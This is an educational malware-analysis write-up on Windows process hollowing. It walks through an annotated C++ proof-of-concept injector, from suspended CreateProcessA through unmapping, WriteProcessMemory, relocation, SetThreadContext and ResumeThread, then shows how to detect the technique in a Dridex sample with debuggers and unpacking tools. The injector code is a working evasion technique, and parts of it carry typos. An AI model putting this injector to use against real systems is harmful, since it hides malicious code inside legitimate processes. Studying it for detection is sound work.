

Process Injection:

Process Hollowing

Jun 2021



[www.linkedin.com/in/
eido-epstein](https://www.linkedin.com/in/eido-epstein)

INTRODUCTION

Process Hollowing is a "process injection" technique used to replace a memory section in a process that's being suspended with a malicious code. The relevant code will be executed in the address space of the legitimate process instead of the original code that the process should have used.

This method is performed by suspending a process, locating and extracting the information of the process and replacing it with a malicious script. Afterwards, the process is being reinitialized- Executing the malicious script in the process, the legitimate process is basically acting as a container for the malicious code.

1

An executable starts a new process in a suspended state by calling the `CreateProcessA` function with the `dwCreationFlags` parameter set to `CREATE_SUSPENDED`.

2

The memory of the target process is being unmapped using `ZwUnmapViewOfSection` or `NtUnmapViewOfSection`.

3

The space for the targeted process is being allocated and injected with a payload using `VirtualAllocEx` and `WriteProcessMemory`.


4

The Entry Point of the targeted process is being changed and the targeted process will be resumed by the `ResumeThread` function

HOW IT WORKS

As was mentioned before, an executable starts a new process in a suspended state by calling the `CreateProcessA` function with the "`dwCreationFlags`" parameter set to "`CREATE_SUSPENDED`". Then, the legitimate process `Image` is being unmapped and replaced with an image we wish to hide in the process. If the preferred `ImageBase` of the new image does not match that of the old image, the new image must be rebased.

Once the new image is loaded in memory, the `EAX` register of the suspended thread is set to the `Entry Point`. The process is then resumed and the Entry Point of the new image is executed.



Next, we'll start inspecting the code in order to have a thorough look on how this injection technique is being done. First, in order to successfully perform Process Hollowing the following conditions should be met;

- i. To maximize compatibility, the sub-system of the source image should be set to windows.
- ii. The compiler should use the static version of the run-time library to remove dependence to the Visual C++ runtime DLL. This can be done using the `/MT` compiler.
- iii. Either the preferred base address (assuming it has one) of the source image must match that of the destination image, or the source must contain a relocation table and the image needs to be rebased to the address of the destination. For compatibility reasons, the rebasing route is preferred. The `/DYNAMICBASE` option can be used to generate a relocation table.

[Next Page]

In order to make sure you are able to keep track with this article. We highly advise the reader to follow the upcoming explanation for Process Hollowing using the Proof Of Concept (POC) available in the following links;

- POC Code ([GitHub](#))
- POC Executables ([Drive](#))
MD5: **f883e172332f4415f8bfc485656fc51b**

First, we'll create the process in a suspended state. As previously mentioned, the process will be with the `CreateProcessA` function and we'll be passing the `CREATE_SUSPENDED` flag via the "`dwCreationFlags`" parameter in order to suspend it.

```
void CreateHollowedProcess(char* pDestCmdLine, char* pSourceFile)
{
    printf("Creating process\r\n");    // To be printed in the CMD.

    LPSTARTUPINFO pStartupInfo = new STARTUPINFO(); /* Contains information which is used to control how the process
                                                    behaves and appears on startup. */

    LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION(); /* Contains information about a newly created
                                                                    process and its primary thread. */

    CreateProcessA    // The function used to create a process.
    (
        0,
        pDestCmdLine,
        0,
        0,
        0,
        CREATE_SUSPENDED, // The flag that indicates the system to suspend the process.
        0,
        pStartupInfo,
        pProcessInfo
    );

    if (!pProcessInfo->hProcess) // Making sure that 'hprocess' is set, if not, stop the function.
    {
        printf("Error creating process\r\n");

        return;
    }
}
```

After creating the process, we'll use `NtQueryProcessInformation` in order to find the process address. In the POC we are using, this step is being started with calling the function

```
PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);
```

[Next Page]

The **"ReadRemotePEB"** will send us first to another function called **"FindRemotePEB"** in order to find **svchost.exe** address. After that, we'll use **ReadProcessMemory** in order to copy its memory data.

```
PEB* ReadRemotePEB(HANDLE hProcess)
{
    DWORD dwPEBAddress = FindRemotePEB(hProcess); /* The "FindRemotePEB" function will contain the code
                                                    for using- NtQueryInformationProcess. */

    PEB* pPEB = new PEB();

    BOOL bSuccess = ReadProcessMemory           // As the name implies :)
    (
        hProcess,
        (LPCVOID)dwPEBAddress,
        pPEB,
        sizeof(PEB),
        0
    );

    if (!bSuccess)
        return 0;

    return pPEB;
}
```

```
DWORD FindRemotePEB(HANDLE hProcess)
{
    HMODULE hNTDLL = LoadLibraryA("ntdll"); /* We'll load the ntdll library in order to
                                              load the next function we'll be using. */

    if (!hNTDLL)
        return 0;

    FARPROC fpNtQueryInformationProcess = GetProcAddress // Used to get the function we require from ntdll.
    (
        hNTDLL,
        "NtQueryInformationProcess" // The function we need to retrieve information on svchost.exe
    );

    if (!fpNtQueryInformationProcess)
        return 0;

    _NtQueryInformationProcess ntQueryInformationProcess =
        (_NtQueryInformationProcess)fpNtQueryInformationProcess;

    PROCESS_BASIC_INFORMATION* pBasicInfo =
        new PROCESS_BASIC_INFORMATION();

    DWORD dwReturnLength = 0;

    ntQueryInformationProcess // The actual setting of all of the above in order to get the process address.
    (
        hProcess,
        0,
        pBasicInfo,
        sizeof(PROCESS_BASIC_INFORMATION),
        &dwReturnLength
    );

    return pBasicInfo->PebBaseAddress;
}
```

[Next Page]

Next, we'll want to get more info on the process memory. For that, we'll use the [LOADED_IMAGE](#), [IMAGE_DOS_HEADER](#), [IMAGE_SECTION_HEADER](#) and [IMAGE_NT_HEADERS32](#) structures in this part of the code in order to get the NT headers.

```
PLOADED_IMAGE pImage = ReadRemoteImage(pProcessInfo->hProcess, pPEB->ImageBaseAddress);
```

```
PLOADED_IMAGE ReadRemoteImage(HANDLE hProcess, LPCVOID lpImageBaseAddress)
{
    BYTE* lpBuffer = new BYTE[BUFFER_SIZE];

    BOOL bSuccess = ReadProcessMemory
    (
        hProcess,
        lpImageBaseAddress,
        lpBuffer,
        BUFFER_SIZE,
        0
    );

    if (!bSuccess)
        return 0;

    PIMAGE_DOS_HEADER pDOSHeader = (PIMAGE_DOS_HEADER)lpBuffer;

    PLOADED_IMAGE pImage = new LOADED_IMAGE();

    pImage->FileHeader =
        (PIMAGE_NT_HEADERS32)(lpBuffer + pDOSHeader->e_lfanew);

    pImage->NumberOfSections =
        pImage->FileHeader->FileHeader.NumberOfSections;

    pImage->Sections =
        (PIMAGE_SECTION_HEADER)(lpBuffer + pDOSHeader->e_lfanew +
            sizeof(IMAGE_NT_HEADERS32));

    return pImage;
}
```

[Next Page]

We'll now continue to also gather data on our malicious process- **HelloWorld.exe**, focusing on the image (Source) data. In order to get the information we require, we'll use the [CreateFileA](#) and [ReadFile](#) functions. Most of the structures listed in this part of the code were already been discussed about.

```
printf("Opening source image\r\n");

HANDLE hFile = CreateFileA    // This function creates or opens a file or an I/O device.
(
    pSourceFile,              // The directory of HelloWorld.exe we initially set to "CreateHollowedProcess".
    GENERIC_READ,             // The access right.
    0,
    0,
    OPEN_ALWAYS,              // If the specified file exists, the function succeeds.
    0,
    0
);

if (hFile == INVALID_HANDLE_VALUE)
{
    printf("Error opening %s\r\n", pSourceFile);
    return;
}

DWORD dwSize = GetFileSize(hFile, 0);
PBYTE pBuffer = new BYTE[dwSize];
DWORD dwBytesRead = 0;
ReadFile(hFile, pBuffer, dwSize, &dwBytesRead, 0);

PLOADED_IMAGE pSourceImage = GetLoadedImage((DWORD)pBuffer); /* Calling the "GetLoadedImage" function in order to
                                                                get the pointer to the source image. */

PINIMAGE_NT_HEADERS32 pSourceHeaders = GetNTHeaders((DWORD)pBuffer); /* Calling the "GetNTHeadsrs" function in order to
                                                                        get the pointer to the source image's headrs. */
```

```
inline PINIMAGE_NT_HEADERS32 GetNTHeaders(DWORD dwImageBase) // This functions it meant to get the image's NT headers.
{
    return (PINIMAGE_NT_HEADERS32)(dwImageBase +
        ((PINIMAGE_DOS_HEADER)dwImageBase->e_lfanew);
}

inline PLOADED_IMAGE GetLoadedImage(DWORD dwImageBase) // This function is meant to get the source image's pointer.
{
    // Most of the structures listed in this function were already mentioned.
    PINIMAGE_DOS_HEADER pDosHeader = (PINIMAGE_DOS_HEADER)dwImageBase;
    PINIMAGE_NT_HEADERS32 pNTHheaders = GetNTHeaders(dwImageBase);

    PLOADED_IMAGE pImage = new LOADED_IMAGE();

    pImage->FileHeader =
        (PINIMAGE_NT_HEADERS32)(dwImageBase + pDosHeader->e_lfanew);

    pImage->NumberOfSections =
        pImage->FileHeader->FileHeader.NumberOfSections;

    pImage->Sections =
        (PINIMAGE_SECTION_HEADER)(dwImageBase + pDosHeader->e_lfanew +
            sizeof(IMAGE_NT_HEADERS32));

    return pImage;
}
```

[Next Page]

Now that we have the NT headers there is no longer a need for the destination image to be mapped into memory. We'll use the [NtUnmapViewOfSection](#) function in order to remove it.

```
printf("Unmapping destination section\r\n");

HMODULE hNTDLL = GetModuleHandleA("ntdll"); // Used to get the handles from a module that was already loaded.

FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNTDLL, "NtUnmapViewOfSection"); // Used to get the function we require from ntdll.

_NtUnmapViewOfSection NtUnmapViewOfSection =
    (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;

DWORD dwResult = NtUnmapViewOfSection // The actual setting of the function in order to unmap a section.
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress
);

if (dwResult)
{
    printf("Error unmapping section\r\n");
    return;
}
```

Next, a new block of memory is allocated for the source image using [VirtualAllocEx](#). The size of the block is determined by the "**SizeOfImage**" member of the source images optional header. For the sake of simplicity, the entire block is flagged as- "**PAGE_EXECUTE_READWRITE**", but this could be improved upon by allocating each portable executable section with the appropriate flags based on the characteristics specified in the section header.

```
printf("Allocating memory\r\n");

PVOID pRemoteImage = VirtualAllocEx // Reserves, commits, or changes the state of a region of memory
(
    pProcessInfo->hProcess, // within the virtual address space of a specified process.
    pPEB->ImageBaseAddress,
    pSourceHeaders->OptionalHeader.SizeOfImage,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
);

if (!pRemoteImage)
{
    printf("VirtualAllocEx call failed\r\n");
    return;
}
```

In the next step, after allocating the memory for the new image. It must be copied to the process memory. For the hollowing to work, the image base stored within the optional header of the source image must be set to the destination image base address.

[Next Page]

However, before setting it, the difference between the two base addresses must be calculated so we could use it in rebasing. Once the optional header is configured, the image is copied to the process via [WriteProcessMemory](#) starting with its portable executable headers. Following that, the data of each section is copied.

```
DWORD dwDelta = (DWORD)pPEB->ImageBaseAddress - // This is the calculation of the delta between the 'source'
pSourceHeaders->OptionalHeader.ImageBase;    // and 'destination' memory addresses.

printf
(
    "Source image base: 0x%p\r\n",
    unsigned long(pSourceHeaders->OptionalHeader.ImageBase)
);

printf
(
    "Destination image base: 0x%p\r\n",
    unsigned long (pPEB->ImageBaseAddress)
);

printf("Relocation delta: 0x%p\r\n", dwDelta);

pSourceHeaders->OptionalHeader.ImageBase = (DWORD)pPEB->ImageBaseAddress; // Assigning the 'destination' image pointer as the 'source' image pointer.
printf("Writing headers\r\n");

if (!WriteProcessMemory // Used to write the malicious payload to the remote process.
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pBuffer,
    pSourceHeaders->OptionalHeader.SizeOfHeaders,
    0
))
{
    printf("Error writing process memory\r\n");
    return;
}
```

[Next Page]

If the delta calculated in the prior step is not zero the source image must be rebased. To do this, the bootstrap application makes use of the relocation table stored in the **".reloc"** section. The relevant **IMAGE_DATA_DIRECTORY**, accessed with the **IMAGE_DIRECTORY_ENTRY_BASERELOC** constant, contains a pointer to the table.

```
if (dwDelta) // Checking if the delta between the 'destination' and 'source' images is not 0.
for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
{
    const char pSectionName[] = ".reloc";

    if (memcmp(pSourceImage->Sections[x].Name, pSectionName, strlen(pSectionName))) // Getting ready to use the ".reloc" section.
        continue;

    printf("Rebasing image\r\n");

    DWORD dwRelocAddr = pSourceImage->Sections[x].PointerToRawData;
    DWORD dwOffset = 0;

    IMAGE_DATA_DIRECTORY relocData =
        pSourceHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC]; // The pointer to the relocation table.
```

The relocation table itself is broken down into a series of variable length blocks, each containing a series of entries for a 4KB page. At the head of each relocation block is the page address along with the block size, followed by the relocation entries. Each relocation entry is a single word; the low 12 bits are the relocation offset, and the high 4 bits are the relocation types. **C Bit Fields** can be used to easily access these values.

```
typedef struct BASE_RELOCATION_BLOCK {
    DWORD PageAddress;
    DWORD BlockSize;
} BASE_RELOCATION_BLOCK, * PBASE_RELOCATION_BLOCK;

typedef struct BASE_RELOCATION_ENTRY {
    USHORT Offset : 12;
    USHORT Type : 4;
} BASE_RELOCATION_ENTRY, * PBASE_RELOCATION_ENTRY;
```

Calculating the number of entries in a block;
The size of **"BASE_RELOCATION_BLOCK"** is subtracted from **"BlockSize"** and the difference is divided by the size of **"BASE_RELOCATION_ENTRY"**.

```
#define CountRelocationEntries(dwBlockSize) \
(dwBlockSize - \
sizeof(BASE_RELOCATION_BLOCK)) / \
sizeof(BASE_RELOCATION_ENTRY)
```

[Next Page]

Putting this together we can iterate through each block and its respective entries, patching the addresses of the image along the way.

```
while (dwOffset < relocData.Size)
{
    PBASE_RELOCATION_BLOCK pBlockheader =
        (PBASE_RELOCATION_BLOCK)&pBuffer[dwRelocAddr + dwOffset];

    dwOffset += sizeof(BASE_RELOCATION_BLOCK);

    DWORD dwEntryCount = CountRelocationEntries(pBlockheader->BlockSize);

    PBASE_RELOCATION_ENTRY pBlocks =
        (PBASE_RELOCATION_ENTRY)&pBuffer[dwRelocAddr + dwOffset];

    for (DWORD y = 0; y < dwEntryCount; y++)
    {
        dwOffset += sizeof(BASE_RELOCATION_ENTRY);

        if (pBlocks[y].Type == 0)
            continue;

        DWORD dwFieldAddress =
            pBlockheader->PageAddress + pBlocks[y].Offset;

        DWORD dwBuffer = 0;
        ReadProcessMemory
        (
            pProcessInfo->hProcess,
            (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
            &dwBuffer,
            sizeof(DWORD),
            0
        );

        //printf("Relocating 0x%p -> 0x%p\r\n", dwBuffer, dwBuffer - dwDelta);

        dwBuffer += dwDelta;

        BOOL bSuccess = WriteProcessMemory
        (
            pProcessInfo->hProcess,
            (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
            &dwBuffer,
            sizeof(DWORD),
            0
        );

        if (!bSuccess)
        {
            printf("Error writing memory\r\n");
            continue;
        }
    }
}
```

[Next Page]

With the source image loaded into the target process some changes need to be made to the process thread. First, the thread context must be acquired. Because only the EAX register needs to be updated the "**ContextFlags**" parameter of the **CONTEXT** structure can be set to **CONTEXT_INTEGER**. First, we'll use the **GetThreadContext** function.

```
LPCONTEXT pContext = new CONTEXT();
pContext->ContextFlags = CONTEXT_INTEGER;

printf("Getting thread context\r\n");

if (!GetThreadContext(pProcessInfo->hThread, pContext))
{
    printf("Error getting context\r\n");
    return;
}
```

After the thread context has been acquired the EAX member is set to the sum of the base address and the entry point address of the source image.

```
DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress +
    pSourceHeaders->OptionalHeader.AddressOfEntryPoint;
```

```
pContext->Eax = dwEntrypoint;
```

The thread context is then set using the **SetThreadContext** function, applying the changes to the EAX register.

```
printf("Setting thread context\r\n");

if (!SetThreadContext(pProcessInfo->hThread, pContext))
{
    printf("Error setting context\r\n");
    return;
}
```

Finally, the thread is resumed using the **ResumeThread** function, executing the entry point of the source image.

```
printf("Resuming thread\r\n");

if (!ResumeThread(pProcessInfo->hThread))
{
    printf("Error resuming thread\r\n");
    return;
}

printf("Process hollowing complete\r\n");
```

EXAMPLE IN A SAMPLE

Type: Banking Trojan, Dridex

MD5: 6e5654da58c03df6808466f0197207ed

SHA256: e30b76f9454a5fd3d11b5792ff93e56c52bf5dfba6ab375c3b96e17af562f5fc

Download Link: [Malware Bazaar](#)

In this section we will not investigate the sample but only display how you are able to notice a Process Hollowing attempt. The malicious executable, in this sample, creates its own child-process, suspending it, Injecting the malicious code into the process and then running it again. By inspecting Process Explorer when executing the sample, we can notice this behavior.

- ❖ **Process Explorer** - a freeware task manager and system monitor for Microsoft Windows. It provides the functionality of Windows Task Manager along with a rich set of features for collecting information about processes running on the user's system. It can be used as the first step in debugging software or system problems.

- The malicious code initiated and a child-process was created.

fontdrvhost.exe		4,776 K	9,584 K	888 Usermode Font Driver Host	Microsoft Corporation	1
explorer.exe	0.69	54,140 K	138,064 K	4608 Windows Explorer	Microsoft Corporation	1
e30b76f9454a5fd3d11b5792ff9...	4.43	1,500 K	6,768 K	1792	HKLM\SOFTWARE\...	1
e30b76f9454a5fd3d11b5792ff9...		12,944 K	10,308 K	9084		1
dwim.exe	1.13	57,600 K	98,000 K	392 Desktop Window Manager	Microsoft Corporation	1
dllhost.exe		3,960 K	13,408 K	4132 COM Surrogate	Microsoft Corporation	0

- One the process is being injected with a malicious code the process is the resumed and keeps on running in our system.

fontdrvhost.exe		4,064 K	9,108 K	888 Usermode Font Driver Host	Microsoft Corporation	1
explorer.exe	0.09	50,000 K	135,340 K	4608 Windows Explorer	Microsoft Corporation	1
e30b76f9454a5fd3d11b5793...		12,604 K	10,284 K	9084		1
dwim.exe	0.29	57,720 K	99,620 K	392 Desktop Window Manager	Microsoft Corporation	1

In order to actually see the some of the functions that are being used in Process Hollowing we'll use the tool OllyDbg.

- ❖ **OllyDbg** - an x86 debugger that emphasizes binary code analysis, which is useful when source code is not available. It traces registers, recognizes procedures, API calls, switches, tables, constants and strings, as well as locates routines from object files and libraries.

[Next Page]

We'll open OllyDbg and load our sample. Next, we'll apply breakpoints for some of the crucial functions being used in Process Hollowing. In order to apply a breakpoint:

- At the top-left window, type "**Ctrl+G**" and search for the relevant function.
- Type on "**F2**" in order to apply a breakpoint.
- Once you are done applying all of your breakpoints, type "**F9**" or go to the "**Debug**" menu and press on "**Run**" in order to execute the sample.

75609F8A	CC	INT3	
75609F8B	CC	INT3	
75609F8C	CC	INT3	
75609F8D	CC	INT3	
75609F8E	CC	INT3	
75609F8F	CC	INT3	
75609F90	8BFF	MOV EDI,EDI	
75609F92	55	PUSH EBP	
75609F93	8BEC	MOV EBP,ESP	
75609F95	5D	POP EBP	
75609F96	FF25 DC146775	JMP DWORD PTR DS:[<api-ms-win-core-pro	KERNELBA.CreateProcessW
75609F9C	CC	INT3	
75609F9D	CC	INT3	
75609F9E	CC	INT3	
75609F9F	CC	INT3	
75609FA0	CC	INT3	
75609FA1	CC	INT3	
75609FA2	CC	INT3	
75609FA3	CC	INT3	

EDI=00185C20, (UNICODE "C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe")

For this example, we decided to focus on three functions, although more could have been added due to how Process Hollowing work;

- ❖ [CreateProcessW](#) - Creates a new process and its primary thread. The new process runs in the security context of the calling process. You can also see that the [CREATE_SUSPENDED](#) flag is being submitted to the system.

0017618C	00A62700	CALL to CreateProcessW from 00A626FA
00176190	00000000	ModuleFileName = NULL
00176194	001868F4	CommandLine = "C:\Users\Anonymous\Desktop\e30b76f9454a5fd3d11b579
00176198	00000000	pProcessSecurity = NULL
0017619C	00000000	pThreadSecurity = NULL
001761A0	00000000	InheritHandles = FALSE
001761A4	00000004	CreationFlags = CREATE_SUSPENDED
001761A8	00000000	pEnvironment = NULL
001761AC	00000000	CurrentDir = NULL
001761B0	001868B0	pStartupInfo = 001868B0
001761B4	00187140	pProcessInfo = 00187140
001761B8	00000448	
001761BC	00000000	

- ❖ [WriteProcessMemory](#) - Writes data to an area of memory in a specified process. The entire area to be written to must be accessible or the operation fails. The Buffer parameter will contain the malicious code we wish to inject to the process.

001761A0	00A6282C	CALL to WriteProcessMemory from 00A62826
001761A4	00000278	hProcess = 00000278 (window)
001761A8	00000000	Address = 0
001761AC	00AA0000	Buffer = 00AA0000
001761B0	00000190	BytesToWrite = 190 (400.)
001761B4	00000000	pBytesWritten = NULL
001761B8	00000448	
001761BC	00000000	
001761C0	00000000	


- ❖ [ResumeThread](#) - Decrements a thread's suspend count. When the suspend, count is decremented to zero, the execution of the thread is resumed.

001761B0	004C2E08	CALL to ResumeThread from 004C2E05
001761B4	0000025C	hThread = 0000025C (window)
001761B8	00000448	
001761BC	00000000	

[Next Page]

From further inspecting the sample using Die and by suspending the initialized process's memory we can see that some of it is probably packed at the memory address 0x400000 and may contain another executable within itself.


- ❖ **Die** - Detect it easy, is a free cross-platform program to analyze files you load into the application. It detects, among other things, the compiler and linker used, signatures, and other information about files.



- The high entropy we are able to see using Die along with a memory address with RWX permissions and a considerable big size are good indications of a malicious activity but we'll need to collect more data.

Next, we'll want to inspect the payload (Executable) that's being injected to the process. In order to do that, we'll use UnpacMe for extracting the packed files in our sample.

- ❖ **UnpacMe** - An automated malware unpacking web service. This tool is built to extract all encrypted or packed payloads from a submitted sample and return them in an organized manner.




[Next Page]

When investigating malware in general and in particular for reversing, it's always nice to have the tools you are using in sync, in regards to the memory space allocated for the sample when it's being inspected by the relevant tools. In order to achieve this, you'll need to disable ASLR or apply a more specific approach- Configuring the tools you are using.

- ❖ **ASLR** - Address space layout randomization, is a memory-protection process for operating systems that guards against buffer-overflow attacks by randomizing the location where system executables are loaded into memory.

Although the process for disabling ASLR is short, we'll not elaborate about it in this document. Instead, we'll just present to you the Image Base of the sample via PE-Bear and you'll be able to see from our further inspection that the memory addresses are in sync.

- ❖ **PE-Bear** - A freeware reversing tool for PE files (Executables). Its objective is to deliver fast and flexible “first view” tool for malware analysts, stability, and the capability to handle malformed PE files.



[Next Page]

Starting scrolling down the code via IDA, we were able to encounter the function [CreateThread](#). Following the call in x32dbg-
We are able to also see that the [CreateRemoteThread](#) function is also being used.
Without thoroughly inspecting the code, we can already assume that these calls serve the payload injection flow in this sample's Process Hollowing attempt due to the behavior of the sample where;

- A process is being created and then a child-process.
 - The payload is being injected to the child-process.
 - The "old" process deletes himself.
- ❖ **IDA** - The Interactive Disassembler, is a disassembler for computer software which generates assembly language source code from machine-executable code. It supports a variety of executable formats for different processors and operating systems. It also can be used as a debugger for Windows PE, Mac OS X Mach-O, and Linux ELF executables.
 - ❖ **x64dbg / x32dbg** - An open-source debugger for windows, aimed at malware analysis and reverse engineering of executables you do not have the source code for them.
 - ❖ **CreateThread** - Creates a thread to execute within the virtual address space of the calling process.

The screenshot shows the IDA Pro interface with the assembly view of a function. The code includes several push instructions for offsets and structure pointers, followed by a call to `MultiDocTemplate::CMultiDocTemplate`. A red arrow points to the instruction `call ds:CreateThread` at address `004010F4`. The code continues with push instructions for `0x0` and `0x1`, and a call to `new`. The function ends with a `try` block containing a `call` to `sub_4036F8` and a `jmp` to `loc_40111C`.

```

.text:004010D0 push offset off_4061E8 ; struct CRuntimeClass *
.text:004010D2 push offset off_4063A0 ; struct CRuntimeClass *
.text:004010D7 push offset off_4060F8 ; struct CRuntimeClass *
.text:004010DC push 01h ; unsigned int
.text:004010E1 call ?MultiDocTemplate@@QAT@IPAUCLRuntimeClass@@000Z ; CMultiDocTemplate::CMultiDocTemplate(uint,CRu
.text:004010E6 jmp short loc_4010DA

.text:004010D8 loc_4010D8: xor eax, eax ; CODE XREF: sub_401075+467j
.text:004010D8 ; } // starts at 4010D8
.text:004010DA loc_4010DA: or [ebp+var_4], 0FFFFFFFh ; CODE XREF: sub_401075+617j
.text:004010DA or eax, ebx ; struct CDocTemplate *
.text:004010DB mov ecx, ebx ; this
.text:004010DE call ?AddDocTemplate@CWinApp@@QAEXPAPVCDocTemplate@@00Z ; CWinApp::AddDocTemplate(CDocTemplate *)
.text:004010E3 push esi ; lpThreadId
.text:004010E5 push esi ; dwCreationFlags
.text:004010E7 push esi ; lpParameter
.text:004010E9 push offset sub_40100C ; lpStartAddress
.text:004010EB push esi ; dwStackSize
.text:004010ED push esi ; lpThreadAttributes
